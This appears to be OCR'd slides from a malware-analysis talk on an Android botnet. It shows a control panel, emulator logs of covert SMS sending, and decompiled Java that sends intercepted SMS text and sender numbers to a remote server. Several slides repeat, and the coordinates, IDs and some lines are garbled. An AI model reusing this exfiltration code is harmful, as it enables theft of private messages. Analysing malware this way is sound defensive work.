Android Botnet Analysis


KuwaitHackers

Botnet is a network of computers/ devices infected with malware.

Android APK Reverse Engineering

Botnet

Code Analysis



What Botnet can do?

Malicious Activities:
- DDoS
- Spam
- Phishing
- Identity Theft


Android Botnet Analysis

KuwaitHackers


Botnet is a network of computers/ devices infected with malware.

Android APK Reverse Engineering

Botnet




Code Analysis




What Botnet can do?

Malicious Activities:
- DDoS
- Spam
- Phishing
- Identity Theft

Botnet



What Botnet can do?



#	UID	Status	Last Updated	Cell Info	Location	Device	SDK	Version	Add
22	be40e88d77b4fv23	Online	2013-10-16 13:43:56	42109876544	(95:90; -24:49)	Nexus4	18	1	+ ▾
23	de23f84f73a4fg15	Online	2013-10-16 08:15:23	64321098767	(97?02;-95?69)	Nexus4	17	2	+ ▾
24	fg32t46c65b4fj12	Online	2013-10-16 02:45:12	86543210980	(20@1; 71@4)	Nexus4	18	1	+ ▾
25	i g72g80f 59t6hx33	Online	2013-10-15 12:41:52	08765432103	(38\34@69\92)	Nexus4	18	1	+ ▾
29	yj 28k39k28f 9k 77	Online	2013-10-15 12:38:23	20987654327	(50'57\ ]81'04)	Nexus4	17	2	+ ▾
32	gz14b24k43j 2m23	Online	2013-10-14 18:15:12	42109876540	(70`57^_02`15)	Nexus4	18	1	+ ▾
38	cc61p79o48c5qg67	Online	2013-10-14 12:41:52	64321098763	(75{89,`73{45)	Nexus4	18	1	+ ▾


History Of: All Bots

```
be40e88d77b4fb23: [2013_10_16_13:28:48] - [SystemApp] com.android.contacts
f i 84i 22h11f 8jf 67> _6457] 54] 50] 57:62:82] ;
```

UID	File	Options
be40e88d77b4fv23	2013_10_16_12_48_3.gp	▾
de23f84f73a4fg15	2013_10_16_12_48_3.gp	▾
fg32t46c65b4fj12	2013_10_16_12_48_3.gp	▾

Malicious Activities:
- DDoS
- Spam
- Phishing
- Identity Theft

Botnet is a network of computers/ devices infected with malware.




```
PDU LENGTH IS 63 BYTES
NO SMSC ADDRESS PRESENT
MESSAGE HEADER FLAGS
 MESSAGE TYPE : SMS SUBMIT
 REJECT DUPLICATES :        NO
 VALIDITY PERIOD : NOT PRESENT
 REPLY PATH :  NO
 USER DATA HEADER :         NO UDH
 REQ. STATUS REPORT :       NO
 MSG REFERENCE NR. :        0 (0x00)

DESTINATION ADDRESS
 NUMBER IS :       +123456789011
 TYPE OF NR. :     International
 NPI :             ISDN/Telephone (E.164/163)

PROTOCOL IDENTIFIER         (0x00)
 MESSAGE ENTITIES :         SME-to-SME
 PROTOCOL USED : Implicit / SC-specific

DATA CODING SCHEME          (0x00)
 AUTO DELETION :OFF
 COMPRESSION : OFF
 MESSAGE CLASS : NONE
 ALPHABET USED : 7bit default

VALIDITY OF MESSAGE :       NONE GIVEN
```


```
 displays the screen with

d.

 And tell it to change
011 (fake!)

 visible.

D/RILJ    (  119): [8594]> SMS_ACKNOWLEDGE true 0
D/AT      (   32): AT< >
D/AT      (   32): AT> 0001000c9121436587091100038cd37b9ccd6cdc96b5070a88bc16e3
71a0d169b8190ba1828c8a60f753190551773c95c3750d3acabbbd7eef7ddfd92b964^Z

The malware is *sending* an SMS!
Let's decode its PDU with PDUSpy

it i
```

Android APK Reverse Engineering


Code Analysis



```
package com.guard.smart;
[illegible]
```



```
package com.guard.smart;

import android.content.Context;
import android.os.PowerManager;
import android.os.PowerManager.WakeLock;
import java.net.URLEncoder;

public class g
  extends Thread
{
  private String b;
  private String c;
  private Context d;

  public g(SmsReceiver paramSmsReceiver, Context paramContext, String paramString1, String paramString2)
  {
    this.d = paramContext;
    this.b = paramString1;
    this.c = paramString2;
  }

  public void run()
  {
    try
    {
      PowerManager.WakeLock localWakeLock = ((PowerManager)this.d.getSystemService("power")).newWakeLock(1, "[illegible]");
      localWakeLock.acquire();
      String str1 = URLEncoder.encode(this.c, "utf-8");
      if (MainActivity.i.length() != 0)
      {
        String str2 = MainActivity.f + ":" + this.b + ":" + str1;
        b localb = new b();
        a.a(MainActivity.i, new String(localb.a(str2)));
      }
      new g().a(this.d, "services-smsStext-" + str1 + "&number-" + this.b + "&login-" + MainActivity.f + "&");
      localWakeLock.release();
      return;
    }
    catch (Exception localException) {}
  }
}
```



virustotal

securitysapp.com domain information

Passive DNS replication

VirusTotal's passive DNS only stores address records. This domain has been seen to resolve to the following IP addresses.

[illegible]

Whois lookup

[illegible]

Latest detected URLs

[illegible]

Latest undetected files that were downloaded from this domain

Latest files that are not detected by any antivirus solution and were downloaded by VirusTotal from the domain provided.

[illegible]

Latest detected files that embed this domain in their strings

[illegible]


Android Botnet Analysis

Botnet is a network of computers/ devices infected with malware.

Android APK Reverse Engineering

Botnet

Code Analysis



What Botnet can do?

Malicious Activities:
- DDoS
- Spam
- Phishing
- Identity Theft